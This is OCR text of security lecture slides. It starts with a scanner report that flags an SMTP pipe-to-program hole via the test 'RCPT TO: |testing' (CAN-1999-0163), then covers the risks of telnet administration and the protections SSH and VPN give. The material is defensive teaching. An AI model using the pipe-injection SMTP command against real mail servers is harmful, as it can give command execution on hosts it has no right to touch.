
Scans Network
for vulnerabilities



Target selection

Target(s) : List of Systems

□ Perform a DNS zone transfer



Number of hosts tested : 3

Found 7 security holes

Found 25 security warnings

- System A
- System B
- System C

- smtp (25/tcp)
  - Security warnings
  - Security holes

The remote SMTP server did not complain when issued the command :
 MAIL FROM: root@this_host
 RCPT TO: |testing

This probably means that it is possible to send mail directly to programs, which is a serious threat, since this allows anyone to execute arbitrary command on this host.

NOTE : ** This security hole might be a false positive, since some MTAs will not complain to this test, and instead will just drop the message silently **

Solution : upgrade your MTA or change it.


Risk factor : High
CVE : CAN-1999-0163

Remote Administration

The Need to Administer the Web Server

- **Administration of a web server is a necessity**
- **A common practice to is connect (using telnet or some other method) to the web server**
- **Many of these tools send data across the network in clear text**
  - This data can be read by anyone, including an attacker, using a network sniffer
  - Not only can the administrative actions be read, but also the login and password information

Network Traffic Is Sent in Clear Text




The attacker may also see this and gain useful info

Administrator uses telnet to administer their web server

Encryption Is the Key

- **Encrypting the data being transmitted will prevent others from understanding the administrative information**
  - They will still be able to sniff the encrypted data
  - It simply will not be readable
- **For example, one very common tools is the SSH (or OpenSSH) program**

Protecting data with SSH




The attacker may see this, but is unable to read the encrypted data

Administrator uses secure shell to administer their web server

Issues With SSH


- **SSH (and OpenSSH) is an excellent program**
- **It provides good encryption and authentication**
- **Unfortunately its use in this situation does require that you open your firewall to allow SSH traffic through**
    - There have been a number of SSH vulnerabilities discovered that that can lead to compromise

Using SSH



The attacker can also use SSH through the firewall

Virtual Private Network (VPN) to the Rescue

- **The use of a Virtual Private Vetwork (VPN) provides a more secure alternative**
- **It can provide strong authentication at the firewall**
  - You will still need to open up the fire wall to allow VPN traffic
- **Only authorized traffic will be allowed through the firewall to the web server**



Using a Virtual Private Network (VPN)

